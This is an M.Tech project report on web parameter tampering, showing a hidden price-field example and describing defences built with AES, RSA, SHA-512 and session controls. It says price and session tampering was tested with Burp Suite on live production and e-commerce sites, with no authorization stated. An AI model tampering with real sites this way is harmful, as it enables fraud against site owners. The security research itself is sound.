A project report on

SECURING WEB APPLICATION FROM PARAMETER TAMPERING AND ITS PREVENTION

Submitted in partial fulfillment for the award of the degree of

M.Tech (Software Engineering)

by

VIVEK R (19MIS0184)

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

SCHOOL OF COMPUTER SCIENCE ENGINEERING AND INFORMATION SYSTEMS

November, 2023

SECURING WEB APPLICATION FROM PARAMETER TAMPERING AND ITS PREVENTION

Submitted in partial fulfillment for the award of the degree of

M.Tech (Software Engineering)

by

VIVEK R (19MIS0184)

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

SCHOOL OF COMPUTER SCIENCE ENGINEERING AND INFORMATION SYSTEMS

November, 2023

DECLARATION

I here by declare that the thesis entitled “SECURING WEB APPLICATION FROM PARAMETER TAMPERING AND ITS PREVENTION” submitted by me, for the award of the degree of M.Tech (Software Engineering) is a record of bonafide work carried out by me under the supervision of PROF. CHADRASEGAR T.

I further declare that the work reported in this thesis has not been submitted and will not be submitted, either in part or in full, for the award of any other degree or diploma in this institute or any other institute or university.

Vinay. R

Place: Vellore

Date: 02-11-2023

Signature of the Candidate

CERTIFICATE

This is to certify that the thesis entitled “SECURING WEB APPLICATION FROM PARAMETER TAMPERING AND ITS PREVENTION” submitted by VIVEK R (19MIS0184), School of Computer Science Engineering And Information Systems, Vellore Institute of Technology, Vellore for the award of the degree M.Tech (Software Engineering) is a record of bonafide work carried out by him/her under my supervision.

The contents of this report have not been submitted and will not be submitted either in part or in full, for the award of any other degree or diploma in this institute or any other institute or university. The Project report fulfils the requirements and regulations of VELLORE INSTITUTE OF TECHNOLOGY, VELLORE and in my opinion meets the necessary standards for submission.

Signature of the Guide **Signature of the HoD**

Internal Examiner **External Examiner**

ABSTRACT

With the exponential growth of online commerce and reliance on web applications for critical functions banking to healthcare, securing these systems against evolving threats is paramount. Web apps have become high value targets for attackers using techniques like parameter tampering to carry out fraud, unauthorized access, account takeover, and financial theft. This project demonstrates how widely used tools like Burp Suite can manipulate parameters including hidden fields, cookies, URLs, and POST data to compromise web application security through a lack of validation and encryption. Controlled testing was performed to tamper with prices, sessions, account credentials, and other parameters on real-time e-commerce sites as well as live production systems. These tests revealed systemic vulnerabilities in the way many web applications handle parameter manipulation, illustrating risks like injection of unauthorized discounts, maintenance of user sessions, exploitation of logic flaws, and circumvention of standard login processes. Legacy systems were found to be particularly susceptible due to weak cryptographic controls and flawed authentication mechanisms.

To address the prevalent security gaps that enable parameter tampering, solutions leveraging encryption, hashing, and improved session management are proposed and implemented. The Advanced Encryption Standard (AES) and Rivest–Shamir–Adleman (RSA) public key cryptography are used to encrypt transmitted parameters. Secure Hash Algorithm (SHA) is implemented to hash and validate parameter integrity. Improved session generation, handling, and termination mechanisms help mitigate session-based attacks. A prototype web application system was then developed incorporating these defenses and tested against further tampering attempts through thorough penetration testing. The implemented defenses exhibited substantial resilience versus traditional protection schemes and significantly reduced the risk of parameter manipulation threats. Alternative mitigation strategies like whitelist input validation and tighter account controls are also discussed and compared. This project aims to spread awareness of the risks posed by parameter tampering attacks, provide live demonstrations, enable developers to make informed design choices, and offer a model for comprehensive security analysis of web-based systems. The techniques and methodology established can serve as a blueprint for robust protection of modern web applications against parameter and other input-based threats.

Keywords:

Parameter Tampering, Burp Suite, Web Application Security, Data Integrity, Session management.

ACKNOWLEDGEMENT

It is my pleasure to express with deep sense of gratitude to PROF. CHANDRASEGAR T, Assistant Professor Sr. Grade 2, School of Computer Science Engineering and Information Systems, Vellore Institute of Technology, for his/her constant guidance, continual encouragement, understanding; more than all, he taught me patience in my endeavour. My association with him / her is not confined to academics only, but it is a great opportunity on my part of work with an intellectual and expert in the field of Information Security.

I would like to express my gratitude to DR.G.VISWANATHAN, Chancellor VELLORE INSTITUTE OF TECHNOLOGY, VELLORE, MR. SANKAR VISWANATHAN, DR. SEKAR VISWANATHAN, MR.G V SELVAM, Vice – Presidents VELLORE INSTITUTE OF TECHNOLOGY, VELLORE, Dr. V. S. Kanchana Bhaaskaran, Vice – Chancellor, DR. Partha Sharathi Mallick, Pro-Vice Chancellor and Dr. S. Sumathy, Dean, School of Computer Science Engineering And Information Systems,, for providing with an environment to work in and for his inspiration during the tenure of the course.

In jubilant mood I express ingeniously my whole-hearted thanks to Dr. Neelu Khare, HoD/Professor, all teaching staff and members working as limbs of our university for their not-self-centered enthusiasm coupled with timely encouragements showered on me with zeal, which prompted the acquirement of the requisite knowledge to finalize my course study successfully. I would like to thank my parents for their support.

It is indeed a pleasure to thank my friends who persuaded and encouraged me to take up and complete this task. At last but not least, I express my gratitude and appreciation to all those who have helped me directly or indirectly toward the successful completion of this project.

Vinay. R

Place: Vellore

Date: 02-11-2023

Name of the student

TABLE OF CONTENTS

CHAPTER 1

INTRODUCTION

CHAPTER 2

LITERATURE SURVEY

CHAPTER 3

REQUIREMENTS

CHAPTER 4

ANALYSIS & DESIGN

CHAPTER 5

IMPLEMENTATION & TESTING

CHAPTER 6

RESULTS

LIST OF FIGURES

LIST OF TABLES

LIST OF ACRONYMS

Acronym	**Expansion**
AES	Advanced Encryption Standard
RSA	Rivest–Shamir–Adleman cryptosystem
SHA	Secure Hash Algorithm
SQLi	SQL Injection
XSS	Cross-Site Scripting
HTTPS	Hypertext Transfer Protocol Secure
TLS	Transport Layer Security
VPN	Virtual Private Network
API	Application Programming Interface
CSRF	Cross-Site Request Forgery
DDOS	Distributed Denial of Service
IDE	Integrated Development Environment
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
MITM	Man in the Middle Attack
OWASP	Open Web Application Security Project
PKI	Public Key Infrastructure
SIEM	Security Information and Event Management
SSL	Secure Sockets Layer
WAF	Web Application Firewall
SAST	Static Application Security Testing
DAST	Dynamic Application Security Testing

Chapter 1

Introduction

1.1 Background

Web applications are high-value targets for attackers due to their pervasive use in online commerce, banking, social media, and other critical functions. Parameter tampering is a common attack where adversaries manipulate exchanged data like hidden fields, cookies, and URLs to compromise the application. This exploits weak input validation and session management in many web apps. Parameter tampering can enable exploits including unauthorized access, fraud, and account takeover. Legacy systems are especially vulnerable due to insufficient cryptography and flawed authentication. Lowered barriers through tools like Burp Suite exacerbate the problem. To mitigate risks, developers must implement robust protections including encryption, hashing, and improved session management. This project aims to increase awareness of parameter tampering threats, demonstrate attack techniques, implement cryptographic defenses, analyze their effectiveness, and provide guidance to equip developers with knowledge to build more tamper-resilient web applications.

1.2 Motivation

Web applications are increasingly targeted via parameter tampering attacks which exploit common flaws like weak validation and cryptography to enable fraud and unauthorized access. High-profile incidents have demonstrated legacy systems are especially vulnerable. This project was driven by the need to increase awareness of parameter tampering threats among developers and provide guidance on implementing robust defenses like encryption, hashing, and enhanced session management. By establishing techniques to analyze and address tampering vulnerabilities, this project aims to equip developers with the knowledge to secure modern web applications. Additionally, this project enables cost-effective assessment of exposure to tampering risks before major incidents occur by providing a model for controlled testing and remediation.

1.3 Project Statement

This project demonstrates common parameter tampering attack techniques used to manipulate hidden fields, cookies, URLs and other exchanged data to compromise web application security. It implements protections like AES and RSA encryption, SHA hashing, and enhanced session management to defend against tampering of parameters. A prototype web application is developed incorporating these defenses and thoroughly tested to analyze their effectiveness.

The project provides easily accessible guides and demonstrations to increase awareness of parameter tampering threats among developers. By open sourcing reference implementations of cryptographic controls and improved authentication mechanisms, it enables developers to make informed design choices to protect modern web applications.

The methodology for systematically evaluating and addressing parameter manipulation establishes a model for comprehensive security analysis of web systems against input-based attacks. Overall, this project aims to equip developers with the knowledge and resources to design secure, tamper-resilient web applications that maintain data integrity in the face of evolving adversaries.

1.4 Objectives

Making direct link to pages of the payment gateway, transmission of non-encrypted packets, and without maintaining the database for the transactions a vulnerability is open for the attackers to intercept the packets and tamper with the package. So, the main objectives of our project are, to demonstrate how parameter tampering is performed in our own website as well as real-time website using BurpSuite tool. For example, an e-commerce website uses hidden fields to refer to its things, as follows:

```
<input type= “hidden” id= “148” name= “price” value= “10000”>
```

In this example, an attacker can modify the “value” information of a specific item, thus lowering its cost.

To prevent these packages to be read and tampered for the pages that are linked to the payment gateways and to show how it can be prevented using encryption and hashing, so that even if someone intercepts the package it will be impossible to change the values as they are encrypted and hashed.

1.5 Scope of the Project

The scope of this project includes:

- Setting up a sample vulnerable web application that is prone to parameter tampering attacks. This will serve as a testbed for demonstrations.
- Performing controlled attacks on the sample application as well as live production websites using tools like Burp Suite to manipulate parameters and illustrate real-world attack techniques.
- Implementing cryptographic defenses including AES and RSA encryption algorithms to encrypt parameter data, protecting its integrity.
- Using SHA-512 and other hash functions to fingerprint and validate parameters.
- Developing improved session generation, handling, and termination mechanisms such as tokens and timeouts to mitigate session-based attacks.
- Analyzing the effectiveness of the implemented defenses by conducting penetration testing and tampering attempts on the protected application.
- Comparing the cryptographic protections to alternative mitigation strategies like whitelist input validation and tighter account controls.
- Creating demonstrations, documentation, guides, and sample code focused specifically on risks of parameter tampering and their mitigations.
- Staying within scope of web application threats by not expanding into other injection attacks like SQLi and XSS.

The core focus is on establishing strong defenses against parameter manipulation attacks by applying encryption, hashing, and better session management. The techniques used provide a model for in-depth security analysis of web apps.

Chapter 2

LITERATURE SURVEY

2.1 Summary of the Existing Works

S. No	Title of the Paper	Merits	Demerits
1.	Web Based Parameter-Tampering on shopping Site using Burpsuite	▪ Highlights importance of security testing before deployment ▪ Able to detect vulnerabilities by tampering parameters. ▪ Clearly explains methodology of using BurpSuite for parameter tampering	▪ Uses a simple sample website, not a complex real-world site. ▪ No comparison with other similar tools
2.	Detecting malicious web requests using an enhanced textcnn	▪ Proposes a novel deep learning architecture based on TextCNN for web request detection. ▪ Enhances standard TextCNN with techniques like attention and pretrained embeddings	▪ Does not compare against other deep learning models, only traditional ML models. ▪ Performance improvement is marginal for the complexity introduced
3.	Web Penetration Testing.	▪ Covers different types of common web	▪ The treatment is too short and lacks details

	International Journal for Research in Applied Science and Engineering Technology	application vulnerabilities. ▪ Discusses prominent web penetration testing methodologies like OWASP. ▪ Outlines mitigation strategies for found vulnerabilities.	for a thorough understanding. ▪ Does not include any actual experiments, tests, or results.
4.	Web Application Security Education Platform Based on OWASP API Security Project	▪ Aligns vulnerability samples to widely used OWASP Top 10 standard. ▪ Open-source platform enables reuse and expansion. ▪ Evaluated through information security student surveys.	▪ The vulnerable platform itself could be misused by malicious actors. ▪ More guidance could be provided for remediation of flaws. ▪ User interface and experience could be improved
5.	Development of energy meter monitoring system (EMMS) for data acquisition and tampering detection using IoT	▪ Enables tampering detection by comparing current flows. ▪ IoT architecture provides flexibility to add sensors, connectivity.	▪ Security mechanisms like data encryption are not implemented. ▪ Large scale deployment and testing not evaluated.
6.	An approach to generate realistic HTTP parameters for application layer deception	▪ Automates generation of decoy HTTP parameters instead of manual creation. ▪ Uses LSTM model to learn benign patterns and output realistic values.	▪ Model requires large volumes of data for training the LSTM. ▪ Accuracy metrics based on statistical tests have limitations.

		▪ Generated parameters passed statistical tests to appear like normal traffic.	
7.	Notamper: automatic blackbox detection of parameter tampering opportunities in web applications	▪ Automatically detects parameter tampering issues which typically require manual testing. ▪ Blackbox approach does not need application source code or instrumentation.	▪ Accuracy is dependent on stability of response fingerprints. ▪ Performs only blackbox testing, whitebox techniques not explored. ▪ Limited evaluation on only open-source applications.
8.	TamperProof: a server-agnostic defense for parameter tampering attacks on web applications	▪ Provides protection against parameter tampering without server changes. ▪ Automated tampering detection using response models and change analysis. ▪ Evaluated against real-world apps like WordPress, phpMyAdmin etc.	▪ Accuracy depends on stability of response models over time. ▪ Only evaluates protection for reflected parameters. ▪ Limited assessment of evasion attempts by attackers.
9.	Automated detection of parameter tampering opportunities and vulnerabilities in web applications	▪ Automates detection of parameter tampering flaws compared to manual testing. ▪ Enhances both opportunity and true vulnerability detection algorithms.	▪ Lacks comparisons with existing web vulnerability scanners. ▪ Focuses only on parameter tampering, not other injections.

		▪ Blackbox approach does not need access to application code.	▪ Unable to detect some logic-based tampering vulnerabilities.
10.	Plugins to detect vulnerable plugins: An empirical assessment of the security scanner plugins for wordpress	▪ Provides head-to-head comparison between different scanner plugins. ▪ Tests against real vulnerable WordPress plugins that pose threats. ▪ Quantifies and highlights limitations in detection of existing scanners.	▪ Only focuses on vulnerability detection, not fixing or patching. ▪ Limited to testing against known vulnerable plugins only.

2.2 Challenges present in Existing System

The rapid expansion of online commerce, banking services, and social media platforms has made web applications an integral part of our daily lives. However, the widespread use of these applications has also attracted malicious attacks, especially those targeting vulnerabilities related to parameter tampering. Parameter tampering attacks involve the unauthorized modification of data exchanged between the client and server, potentially compromising sensitive information, such as user credentials, permissions, product prices, and quantities. This vulnerability exposes not only businesses but also users to security threats. One of the most concerning manifestations of parameter tampering is the Web Parameter Tampering attack. In this attack, adversaries exploit weaknesses in web applications by manipulating the data parameters transmitted during interactions. This can be executed by attackers with malicious intent, aiming to compromise a third party, or by unscrupulous users seeking personal gain through illicit means. Key issues that expose web applications to parameter tampering attacks include direct links to payment gateway pages, the transmission of non-encrypted data packets, and inadequate transaction data security measures.

Chapter 3

REQUIREMENTS

3.1 Hardware Requirements

Recommended System Requirements

- 64-bit operating system architecture with 8 GB of RAM or more.
- 4 GB of free disk space for installation, plus extra space for temporary files during test runs
- 1280 × 1024 or higher display resolution.
- Mouse or another pointing device.

Minimal System Requirements

- 64-bit operating system architecture with 4 GB of RAM.
- 3 GB of free space on the system disk.
- 1.5 GB of free disk space for installation, plus extra space for temporary files during test runs.
- 1024 × 768 or higher display resolution (if you use 100% DPI).
- Mouse or another pointing device.

3.2 Software Requirements

Recommended System Requirements

- Kali Linux or Red Hat Enterprise Linux either loaded in system boot or creating a desktop in Virtual machine environment.
- Firefox Browser.
- Intel Core i5 or Intel Core i7 (the 3rd generation)

Minimal System Requirements

- Any Linux Distribution with Service Pack 1.
- Firefox Browser.
- Intel Core 2 Duo 2 GHz or higher.

TOOLS NEEDED:

i. Burp Suite:

- Burp Suite is a collection of tools for web application penetration testing. BurpSuite is designed to be an all-in-one toolkit, and BApps are add-ons that may be installed to expand its functionality. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. Professional web app security researchers and bug bounty hunters use it the most.
- The intercepting proxy in BurpSuite enables the user to view and change the contents of requests and answers while they are being transmitted. Additionally, it eliminates the need for copy-and-paste by allowing the user to pass the request or answer that is being monitored to another pertinent BurpSuite tool. The proxy server can be configured to run on a particular port and loop-back address. Additionally, the proxy can be set up to block particular kinds of request-response pairings. We will use this feature in Burp Suite community edition to demonstrate parameter tampering.

ii. FoxyProxy:

- FoxyProxy is a Firefox extension which automatically switches an internet connection across one or more proxy servers based on URL patterns. Put simply, FoxyProxy automates the manual process of editing Firefox's Connection Settings dialog. Proxy server switching occurs based on the loading URL and the switching rules you define.

iii. XAMPP:

- XAMPP is a free and open-source cross-platform web server solution stack package developed by Apache Friends, consisting mainly of the Apache HTTP Server, MariaDB database, and interpreters for scripts written in the PHP and Perl programming languages. Since most actual web server deployments use the same components as XAMPP, it makes transitioning from a local test server to a live server possible. We will use this tool to host our website and as well as connect our SQL database.

3.3 Gantt Chart





Figure 3.1 – Project timeline diagram



Parameter Tampering

Read-only view, generated on 01 Nov 2023

	ACTIVITIES	START	WD	DUE	PR	STATUS	%
	Planning Phase:	24/Jul	5d	30/Jul	▮▮▮▮▮		100%
1	✓ Project scope and requirements	24/Jul	3d	26/Jul	▮▮▮▮▮	Finishec	100%
2	✓ Setup environment and tools	26/Jul	3d	30/Jul	▮▮▮▮	Finishec	100%
	Analysis Phase:	31/Jul	11d	14/Aug	▮▮▮		100%
4	✓ Research parameter tampering techn...	31/Jul	6d	07/Aug	▮▮▮▮	Finishec	100%
5	✓ Identify sample vulnerable applications	04/Aug	5d	10/Aug	▮▮▮	Finishec	100%
6	✓ Study cryptographic protections	11/Aug	2d	14/Aug	▮▮	Finishec	100%
	Design Phase:	16/Aug	18d	08/Sep	▮▮▮▮		100%
8	✓ Design prototype tampering demonst...	16/Aug	6d	23/Aug	▮▮▮	Finishec	100%
9	✓ Design encryption and hashing mech...	22/Aug	7d	30/Aug	▮▮▮▮	Finishec	100%
10	✓ Design improved session management	29/Aug	9d	08/Sep	▮▮▮▮▮	Finishec	100%
	Implementation Phase:	08/Sep	26d	13/Oct	▮▮▮▮		100%
12	✓ Implement sample vulnerable applica...	08/Sep	6d	16/Sep	▮▮	Finishec	100%
13	✓ Implement tampering demonstrations	14/Sep	8d	25/Sep	▮▮▮	Finishec	100%
14	✓ Implement cryptographic defenses	21/Sep	9d	03/Oct	▮▮▮▮	Finishec	100%
15	✓ Implement session management prot...	02/Oct	10d	13/Oct	▮▮▮▮▮	Finishec	100%
	Testing Phase:	14/Oct	10d	27/Oct	▮▮▮▮▮		100%
17	✓ Develop test cases	14/Oct	5d	21/Oct	▮▮▮▮▮	Finishec	100%
18	✓ Perform security testing on defenses	22/Oct	2d	24/Oct	▮▮▮▮▮	Finishec	100%
19	✓ Fix issues and retest	24/Oct	4d	27/Oct	▮▮▮▮	Finishec	100%
	Deployment:	27/Oct	4d	01/Nov	▮▮▮▮▮		100%
21	✓ Deploy prototype application	27/Oct	4d	01/Nov	▮▮▮▮▮	Finishec	100%

Figure 3.2 - Project timeline table

Chapter 4

ANALYSIS & DESIGN

4.1 Proposed Methodology

The proposed system encrypts parameters end-to-end, maintaining data integrity even if traffic is intercepted. I develop a prototype system and test it against common tampering attack methods. Results exhibit significantly improved resilience versus traditional defenses. This project spreading awareness of tampering threats, providing concrete demonstrations, and recommending solutions to address security gaps. It enables developers to make informed design choices for securing systems against parameter manipulation attacks. My systematized methodology for evaluating and addressing parameter tampering vulnerabilities.

Tools and Technologies:

- Utilizing tools like Burp Suite for conducting parameter tampering attacks and analyzing vulnerabilities. Along with the help of FoxyProxy, which is an advanced proxy management tool that completely replaces browser's limited proxying capabilities.
- Employing cryptographic techniques, including AES and RSA encryption, and SHA-512 hashing to secure sensitive data.

Kali Linux Implementation:

- Virtualizing Kali Linux as the operating system for conducting security assessments and penetration testing.
- Setting up Kali Linux within a VirtualBox environment to create a controlled and isolated testing environment.

Attacks with Burp Suite:

- Using Burp Suite on Kali Linux to simulate parameter tampering attacks on my web application as well as real-time websites.

Encryption and Hashing Implementation:

- Integrating AES and RSA encryption techniques to protect sensitive data, such as user credentials and payment information and SHA-512 hashing for data integrity and protection against unauthorized modifications.

Testing and Evaluation:

- Analyzing the effectiveness of encryption and hashing in preventing parameter tampering attacks on Kali Linux. Testing the system against various attack scenarios to ensure its resilience.

4.2 System Architecture




Figure 4.1 – System architecture diagram

4.3 Module Descriptions

Registration Module:

- New customers of our e-commerce website need to register themselves to authenticate themselves. So, in this module with help of html and php code we will build a registration module.

Login Module:

- Login module has a code of username and password security feature to authenticate the user. It allows users to type a username and password to log in. With the help of this module only registered customers can login into our e-commerce website.

After SignIn module(Homepage):

- This module will contain the home page php code of the customers of e-commerce website. Users reach this module after successfully authentication form login module. This module contains list of available products with the price and quantity information.

Cart and checkout:

- This module contains the cart code of the e-commerce website. We will code the cart and proceed to checkout activity in this module.

Payment module:

- Payment module will be coded in php language with ensuring the security of the e-commerce website. Payment module will have a html form to get the data from the customer to proceed to payment.

Database connection module:

- Database needs to be connected with the e-commerce website to store various information's such as customer details, product details, pricing details, shipping details etc. This module will have the code to connect the database with the server.

Prevention Module: Implemented in Payment module

